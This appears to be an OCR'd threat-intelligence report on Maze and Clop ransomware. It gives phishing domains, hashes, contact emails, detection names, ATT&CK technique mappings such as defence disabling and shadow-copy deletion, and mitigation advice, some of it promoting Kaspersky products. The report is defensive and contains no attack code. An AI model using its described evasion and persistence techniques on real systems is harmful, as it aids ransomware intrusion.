
Email Sender Domains :

```
att-customer[.]com
att-information[.]com
att-newsroom[.]com
att-plans[.]com
bezahlen-1und1[.]icu
bzst-info[.]icu
bzst-inform[.]icu
bzstinfo[.]icu
bzstinform[.]icu
canada-post[.]icu
canadapost-delivery[.]icu
canadapost-tracking[.]icu
hilfe-center-1und1[.]icu
hilfe-center-internetag[.]icu
trackweb-canadapost[.]icu
```

Sender Domain Registrant Addresses :

```
abusereceive@hitler.rocks
gladkoff1991@yandex.ru
```

TACTICS, TECHNIQUES & PRACTICES



T1071 .001:-

- Application Layer Protocol: Web Protocols
- Maze has communicated to hard-coded IP addresses via HTTP.

T1547 .001:-

- Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- Maze has created a file named "startup_vrun.bat" in the Startup folder of a virtual machine to establish persistence.

T1059 .003:-

- Command and Scripting Interpreter: Windows Command Shell
- The Maze encryption process has used batch scripts with various commands.

T1486:-

- Data Encrypted for Impact
- Maze has disrupted systems by encrypting files on targeted machines, claiming to decrypt files if a ransom payment is made. Maze has used the ChaCha algorithm, based on Salsa20, and an RSA algorithm to encrypt files.

T1568:-

- Dynamic Resolution
- Maze has forged POST strings with a random choice from a list of possibilities including "forum", "php", "view", etc. while making connection with the C2, hindering detection efforts.

T1564 .006:-

- Hide Artifacts: Run Virtual Instance
- Maze operators have used VirtualBox and a Windows 7 virtual machine to run the ransomware; the virtual machine's configuration file mapped the shared network drives of the target company, presumably so Maze can encrypt files on the shared drives as well as the local machine.

T1562 .001:-

- Impair Defenses: Disable or Modify Tools
- Maze has disabled dynamic analysis and other security tools including IDA debugger, x32dbg, and OllyDbg.[2] It has also disabled Windows Defender's

Real-Time Monitoring feature and attempted to disable endpoint protection services.

T1070:-

- Indicator Removal on Host
- Maze has used the "Wow64RevertWow64FsRedirection" function following attempts to delete the shadow volumes, in order to leave the system in the same state as it was prior to redirection.

T1490:-

- Inhibit System Recovery
- Maze has attempted to delete the shadow volumes of infected machines, once before and once after the encryption process.

T1036 .004:-

- Masquerading: Masquerade Task or Service
- Maze operators have created scheduled tasks masquerading as "Windows Update Security", "Windows Update Security Patches", and "Google Chrome Security Update" designed to launch the ransomware.

T1106:-

- Native API
- Maze has used several Windows API functions throughout the encryption process including IsDebuggerPresent, TerminateProcess, Process32FirstW, among others.

T1027:-

- Obfuscated Files or Information
- Maze has decrypted strings and other important information during the encryption process. Maze also calls certain functions dynamically to hinder analysis.

T1027.001:-

- Binary Padding
- Maze has inserted large blocks of junk code, including some components to decrypt strings and other important information for later in the encryption process.

T1057:-

- Process Discovery
- Maze has gathered all of the running system processes.

T1055 .001:-

- Process Injection: Dynamic-link Library Injection
- Maze has injected the malware DLL into a target process.

T1053 .005:-

- Scheduled Task/Job: Scheduled Task
- Maze has created scheduled tasks using name variants such as "Windows Update Security", "Windows Update Security Patches", and "Google Chrome Security Update", to launch Maze at a specific time.

T1489:-

- Service Stop
- Maze has stopped SQL services to ensure it can encrypt any database.

T1218 .007:-

- Signed Binary Proxy Execution: Msiexec
- Maze has delivered components for its ransomware attacks using MSI files, some of which have been executed from the command-line using msiexec.

T1082:-

- System Information Discovery
- Maze has checked the language of the infected system using the "GetUSerDefaultUILanguage" function.

T1049 :-

- System Network Connections Discovery
- Maze has used the "WNetOpenEnumW", "WNetEnumResourceW", "WNetCloseEnum" and "WNetAddConnection2W" functions to enumerate the network resources on the infected machine.

T1529:-

- System Shutdown/Reboot

- Maze has issued a shutdown command on a victim machine that, upon reboot, will run the ransomware within a VM.

T1047 :-

- Windows Management Instrumentation
- Maze has used WMI to attempt to delete the shadow volumes on a machine, and to connect a virtual machine to the network domain of the victim organization's network.

MITIGATION PLAN

Ransomware continues to evolve. The best defense against it is proactive prevention because once data has been encrypted by malware or hackers, it is often too late to recover it.

Tips for organizations to help prevent ransomware attacks include:

1. Keep software and operating systems updated

Keeping software and operating systems updated will help protect you from malware. Apply patches and updates for software like Microsoft Office, Java, Adobe Reader, Adobe Flash, and internet browsers like Internet Explorer, Chrome, Firefox, Opera etc., including Browser Plugins. When you run an update, you benefit from the latest security patches, making it harder for cybercriminals to exploit vulnerabilities in your software.

2. Use security software

As cybercrime becomes more widespread, ransomware protection has never been more crucial. Protect computers from ransomware with a comprehensive internet security solution like Kaspersky Internet Security. When you download or stream, the software blocks infected files, preventing ransomware from infecting your computer and keeping cybercriminals at bay.

3. Use VPN to access the network

Use a VPN to access the network instead of exposing Remote Desktop Protocol (RDP) to the Internet. Kaspersky Secure Connection provides online privacy and access to global content.

4. Back up data

Regularly backup data to a secure, offsite location so you can restore stolen data in the event an attack occurs. An easy way to accomplish this is by enabling automatic backups instead of relying on a user to remember routinely. Backups should be regularly tested to ensure data is being saved.

5. Educate and inform staff about cybersecurity risks

Organizations should ensure that staff are informed about the methods used by cybercriminals to infiltrate organizations electronically. Train all employees on cybersecurity best practices such as:

- Avoid clicking links in spam emails or on unfamiliar websites. Downloads that start when you click on malicious links are one way that computers could get infected.
- Avoid downloading software or media files from unknown websites.
- Avoid opening email attachments from senders you do not trust. Look at who the email is from and confirm that the email address is correct. Be sure to assess whether an attachment looks genuine before opening it. If you are not sure, contact the person you think has sent it and double-check.
- If you receive a call, text, or email from an untrusted source that asks for personal information, do not give it out.
- Only use secure technology for remote connection in a company's local network.
- Use endpoint security with behavior detection and automatic file rollback, such as Kaspersky Endpoint Security for Business.
- Use hard-to-crack, unique passwords to protect sensitive data and accounts as well as enabling multi-factor authentication.
- Encrypt sensitive data wherever possible.

CLOP RANSOMWARE

REQUIREMENT GATHERING

It has been discovered that attackers used CLOP ransomware to attack companies and organisations around the world. Recently cybercriminals using CLOP breached the sensitive data of some organisations, encrypted them, and threatened them for some ransom.

Attackers used a phishing method to breach the sensitive data and transfer them to their own servers. CLOP ransomware adds the ".clop" extension to every file which is encrypted by it. Besides, it creates a "ClopReadMe.txt" file. In this ransomware, the RSA algorithm is used to encrypt data, and the keys created are kept in a remote server which is controlled by the attackers.

If the negotiations over ransom fail, ransomware publishes the data on a leak site called 'CLoP ^ _- LEAKS' on the dark web. Moreover, updated and recent versions of CLOP are able to deactivate local security systems such as Windows Defender and Microsoft Security Essentials; and they try to enlarge their range of attack. This ransomware also can infect the system with a trojan horse or other malware.

ATTACK FLOW

It is reported that the ransomware named “CLOP” is active in attacking organizations/institutions across the globe. Post compromise this ransomware leaks information if negotiation deal of ransom fails. Recently the threat actors behind Clop have stolen and encrypted the sensitive information of various organizations and after failure of ransom payment, the stolen information was leaked on their 'CL0P^_- LEAKS' data leak site, hosted on dark web. The leaked information includes data backups, financial records, thousands of emails and vouchers etc.

After encryption CLOP ransomware appends “.Clop” extension in each file and generates a text file "ClopReadMe.txt" containing ransom note in each folder. CLOP ransomware uses RSA (Rivest-Shamir-Adleman) encryption algorithm and generated keys are stored on a remote server controlled by Clop operators.




Figure:1 Clop ransomware message

Updated versions of Clop have tried to expand their attack vectors through disabling and removing local security solutions such as Windows Defender and Microsoft Security Essentials etc. This ransomware has capability of installing additional password stealing Trojans and other malware infections.




Figure:2 Files encrypted by Clop

In most cases, Clop is distributed via fake software updates, trojans, cracks, unofficial software download sources, and spam emails. In the recent attack on an Indian conglomerate, it is suspected that the bug (CVE-2019-19781) in the Citrix Netscaler ADC VPN gateway was utilized to carry out the attack. Unfortunately, as of now no decryptor tool is available for Clop ransomware.

Indicators of compromise:

Hashes:

- 85b71784734705f6119cdb59b1122ce721895662a6d98bb01e82de7a4f37a188 (unpacked)
- 2ceeedd2f389c6118b4e0a02a535ebb142d81d35f38cab9a3099b915b5c274cb
- 00e815ade8f3ad89a7726da8edd168df13f96ccb6c3daaf995aa9428bfb9ecf1
- 0d19f60423cb2128555e831dc340152f9588c99f3e47d64f0bb4206a6213d579
- 408af0af7419f67d396f754f01d4757ea89355ad19f71942f8d44c0d5515eec8
- 7e91ff12d3f26982473c38a3ae99bfaf0b2966e85046ebed09709b6af797ef66
- a867deb1578088d066941c40e598e4523ab5fd6c3327d3afb951073bee59fb02

Emails:

- servicedigilogos@protonmail[d0t]com
- managersmaers@tutanota[d0t]com
- unlock@eqaltech[d0t]su
- unlock@royalmail[d0t]su
- unlock@goldenbay[d0t]su

Files Detection/aliases:

- Ransom.Win32.CLOP.D
- Ransom.Win32.CLOP.D
- Ransom.Win32.CLOP.F
- Ransom.Win32.CLOP.F.note
- Ransom.Win32.CLOP.M
- Ransom.Win32.CLOP.THBAAAI
- Trojan.BAT.CLOP.A
- Trojan.BAT.CLOP.A.component
- Trojan.Win32.CLOP.A.note

Behaviors

- Resides in memory
- Created mutex
- Created multiple copies of a file
- Process Termination

Capabilities

- Backdoor commands

Impact

- Compromise system security - with backdoor capabilities that can execute malicious commands

INDICATORS OF COMPROMISE

Hashes:

- 6d115ae4c32d01a073185df95d3441d51065340ead1eada0efda6975214d1920
- 6d8d5aac7ffda33caa1addcdc0d4e801de40cb437cf45cface5350710cde2a74
- 70f42cc9fca43dc1fdfa584b37ecbc81761fb996cb358b6f569d734fa8cce4e3
- a5f82f3ad0800bfb9d00a90770c852fb34c82ecb80627be2d950e198d0ad6e8b
- 85b71784734705f6119cdb59b1122ce721895662a6d98bb01e82de7a4f37a188 (unpacked)
- 2ceeedd2f389c6118b4e0a02a535ebb142d81d35f38cab9a3099b915b5c274cb
- 00e815ade8f3ad89a7726da8edd168df13f96ccb6c3daaf995aa9428bfb9ecf1
- 0d19f60423cb2128555e831dc340152f9588c99f3e47d64f0bb4206a6213d579
- 408af0af7419f67d396f754f01d4757ea89355ad19f71942f8d44c0d5515eec8

- 7e91ff12d3f26982473c38a3ae99bfaf0b2966e85046ebed09709b6af797ef66
- a867deb1578088d066941c40e598e4523ab5fd6c3327d3afb951073bee59fb02


Emails:

- servicedigilogos@protonmail[d0t]com
- managersmaers@tutanota[d0t]com
- unlock@eqaltech[d0t]su
- unlock@royalmail[d0t]su
- unlock@goldenbay[d0t]su
- unlock@graylegion[d0t]su
- kensgilbomet@protonmail[d0t]com

Files Detection/aliases:

- Ransom.Win32.CLOP.D
- Ransom.Win32.CLOP.D
- Ransom.Win32.CLOP.F
- Ransom.Win32.CLOP.F.note
- Ransom.Win32.CLOP.M
- Ransom.Win32.CLOP.THBAAAI
- Trojan.BAT.CLOP.A
- Trojan.BAT.CLOP.A.component
- Trojan.Win32.CLOP.A.note

TACTICS, TECHNIQUES & PRACTICES



T1566:-

Phishing

Sub-techniques

Adversaries may send phishing messages to gain access to victim systems. All forms of phishing are electronically delivered social engineering. Phishing can be targeted, known as spearphishing. In spearphishing, a specific individual, company, or industry will be targeted by the adversary. More generally, adversaries can conduct non-targeted phishing, such as in mass malware spam campaigns.

Adversaries may send victims emails containing malicious attachments or links, typically to execute malicious code on victim systems. Phishing may also be conducted via third-party services, like social media platforms. Phishing may also involve social engineering techniques, such as posing as a trusted source.

T1190:-

Exploit Public-Facing Application

Adversaries may attempt to take advantage of a weakness in an Internet-facing computer or program using software, data, or commands in order to cause unintended or unanticipated behavior. The weakness in the system can be a bug, a glitch, or a design vulnerability. These applications are often websites, but can include databases (like SQL), standard services (like SMB or SSH), network device administration and management protocols (like SNMP and Smart Install), and any other applications with Internet accessible open sockets, such as web servers and related services.

Depending on the flaw being exploited this may include Exploitation for Defense Evasion.

T1041:-

Exfiltration Over C2 Channel

Adversaries may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications.

T1553.002:-

Subvert Trust Controls: Code Signing

Other sub-techniques of Subvert Trust Controls

Adversaries may create, acquire, or steal code signing materials to sign their malware or tools. Code signing provides a level of authenticity on a binary from the developer and a guarantee that the binary has not been tampered with. [1] The certificates used during an operation may be created,

acquired, or stolen by the adversary. Unlike Invalid Code Signature, this activity will result in a valid signature.

T1059.003:-

Command and Scripting Interpreter: Windows Command Shell

Other sub-techniques of Command and Scripting Interpreter
Adversaries may abuse the Windows command shell for execution. The Windows command shell (cmd) is the primary command prompt on Windows systems. The Windows command prompt can be used to control almost any aspect of a system, with various permission levels required for different subsets of commands.

Batch files (ex: .bat or .cmd) also provide the shell with a list of sequential commands to run, as well as normal scripting operations such as conditionals and loops. Common uses of batch files include long or repetitive tasks, or the need to run the same set of commands on multiple systems.

T1497:-

Virtualization/Sandbox Evasion

Sub-techniques
Adversaries may employ various means to detect and avoid virtualization and analysis environments. This may include changing behaviors based on the results of checks for the presence of artifacts indicative of a virtual machine environment (VME) or sandbox. If the adversary detects a VME, they may alter their malware to disengage from the victim or conceal the core functions of the implant. They may also search for VME artifacts before dropping secondary or additional payloads. Adversaries may use the information learned from Virtualization/Sandbox Evasion during automated discovery to shape follow-on behaviors

T1486:-

Data Encrypted for Impact

Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key. This may be done in order to extract monetary compensation from a victim in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.[1][2][3][4] In the case of ransomware, it is typical that common user files like Office documents, PDFs, images, videos, audio, text, and source code files will be encrypted. In some cases, adversaries may encrypt critical system files, disk partitions, and the MBR.

MITIGATION PLAN

- Do not download and install applications from untrusted sources [offered via unknown websites/ links on unscrupulous messages]. Install applications downloaded from reputed application markets only.
- Update software and operating systems with the latest patches. Outdated applications and operating systems are the targets of most attacks.
- Don't open attachments in unsolicited emails, even if they come from people in your contact list, and never click on a URL contained in an unsolicited e-mail, even if the link seems benign. In cases of genuine URLs, close out the e-mail and go to the organization's website directly through the browser.
- Install ad blockers to combat exploit kits such as Fallout that are distributed via malicious advertising.
- Prohibit external FTP connections and blacklist downloads of known offensive security tools.
- All operating systems and applications should be kept updated on a regular basis. Virtual patching can be considered for protecting legacy systems and networks. This measure hinders cybercriminals from gaining easy access to any system through vulnerabilities in outdated applications and software. Avoid applying updates / patches available in any unofficial channel.
- Restrict execution of Power shell /WSCRIPT in an enterprise environment. Ensure installation and use of the latest version of PowerShell, with enhanced logging enabled. Script block logging and transcription enabled. Send the associated logs to a centralized log repository for monitoring and analysis. https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
- Establish a Sender Policy Framework (SPF) for your domain, which is an email validation system designed to prevent spam by detecting email spoofing by which most of the ransomware samples successfully reach the corporate email boxes.
- Application whitelisting/Strict implementation of Software Restriction Policies (SRP) to block binaries running from %APPDATA% and %TEMP% paths. Ransomware sample drops and executes generally from these locations.
- Users are advised to disable their RDP if not in use, if required, it should be placed behind the firewall and users are to bind with proper policies while using the RDP.
- Block the attachments of file types, exe|pif|tmp|url|vb|vbe|scr|reg|cer|pst|cmd|com|bat|dll|dat|hlp|hta|js|wsf
- Consider encrypting the confidential data as the ransomware generally targets common file types.

